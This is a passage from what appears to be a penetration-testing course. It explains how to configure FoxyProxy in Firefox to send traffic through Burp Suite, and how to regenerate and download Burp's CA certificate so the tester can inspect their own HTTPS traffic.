Once we accept the permissions for FoxyProxy Basic, we'll click *Add to Firefox* to finish the installation. A welcome page for FoxyProxy will open automatically when the installation is complete. We should also have a new icon to the right of the URL bar:




Figure 102: FoxyProxy Basic Shortcut

FoxyProxy is disabled by default. We can verify this visually by looking at the icon. If it has a red circle with a slash through it, the add-on is disabled. Before enabling it, we need to add a profile.

First, we'll click the small fox head icon to open the configuration screen and select *Options*:




Figure 103: FoxyProxy Basic Shortcut

On the Options page, we'll click *Add* to open the "Add Proxy" screen.




Figure 104: FoxyProxy Basic Options

To set up a profile for Burp Suite, we will first set *Proxy Type* to “HTTP”, enter “Burp” for the *Title*, and “127.0.0.1” for *IP address*. In addition, we will add the Burp Suite proxy listener port number, which we left as the default of 8080. Finally, we’ll click Save.




Figure 105: FoxyProxy Basic Settings for Burp Suite

After we save, we will see our new proxy listed on the Options page. We can enable it by clicking the FoxyProxy icon again and then clicking *Use proxy Burp for all URLs (ignore patterns)*.




Figure 106: Selecting a FoxyProxy Profile

The FoxyProxy icon should no longer be crossed out and it should display "Burp" over the icon.





Figure 107: Verifying FoxyProxy is Enabled

With the proxy enabled, we can close any extra open tabs and browse to <http://www.megacorpone.com>. We should see traffic in BurpSuite under *Proxy > HTTP History*.



#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension
14	https://ajax.googleapis.com	GET	/ajax/libs/jquery/1.11.0/jquery.min.js			304	187	script	js
11	http://www.megacorpone.com	GET	/assets/js/custom.js			304	171	script	js
10	http://www.megacorpone.com	GET	/assets/js/jquery.hoverex.min.js			304	171	script	js
9	http://www.megacorpone.com	GET	/assets/s/jquery.hoverdir.js			304	172	script	js
8	http://www.megacorpone.com	GET	/assets/s/jquery.prettyPhoto.js			304	172	script	js
7	http://www.megacorpone.com	GET	/assets/s/jquery.isotope.min.js			304	172	script	js
6	http://www.megacorpone.com	GET	/assets/s/retina-1.1.0.js			304	171	script	js
5	http://www.megacorpone.com	GET	/assets/s/bootstrap.min.js			304	172	script	js
1	http://www.megacorpone.com	GET	/			304	174		

Figure 108: Burp Suite HTTP History

If the browser hangs while loading the page, Intercept may be enabled. Switching it off will allow the traffic to flow uninterrupted. As we browse to additional pages, we should see more requests in the *HTTP History* tab.

Why does detectportal.firefox.com keep showing up in the proxy history? A captive portal²⁴⁶ is a web page that serves as a sort of gateway page when attempting to browse the Internet. It is often displayed when accepting a user agreement or authenticating through a browser to a Wi-Fi network. To ignore this, simply enter **about:config** in the address bar. Firefox will present a warning but we can proceed by clicking "I accept the risk!". Finally, search for "network.captive-portal-service.enabled" and double click it to change the value to "false". This will prevent these messages from appearing in the proxy history.

At this point, Firefox is now proxying all of its traffic through Burp Suite. Up to this point, we've only looked at cleartext HTTP traffic. However, if we browse an HTTPS site while proxying traffic

²⁴⁶ (Wikipedia, 2019), https://en.wikipedia.org/wiki/Captive_portal

through Burp (such as <https://www.google.com>), we'll be presented with an "invalid certificate" warning:




Figure 109: Insecure Connection Warning in Firefox

Burp can easily decrypt HTTPS traffic by generating its own SSL/TLS certificate, essentially man-in-the-middling²⁴⁷ ourselves in order to capture the traffic. These warnings can be irritating but we can prevent them by issuing a new certificate and importing it into Firefox.

²⁴⁷ (Wikipedia, 2019), https://en.wikipedia.org/wiki/Man-in-the-middle_attack

Even though each Burp Suite CA certificate should be unique, we will ensure this by regenerating it. To do this, we will navigate to *Proxy > Options > Proxy Listeners* in BurpSuite and click *Regenerate CA certificate* as shown below:




Figure 110: Regenerating Burp's CA Certificate

Click Yes on the confirmation dialog and restart Burp Suite.

To import the new CA certificate into Firefox, we will first browse to <http://burp> to find a link to the certificate:




Figure 111: Burp Welcome Page

To view the certificate, we click **CA Certificate** on this screen (or connect to <http://burp/cert>) and save the **cacert.der** file to our local machine.




Figure 112: Downloading the Burp Suite Certificate

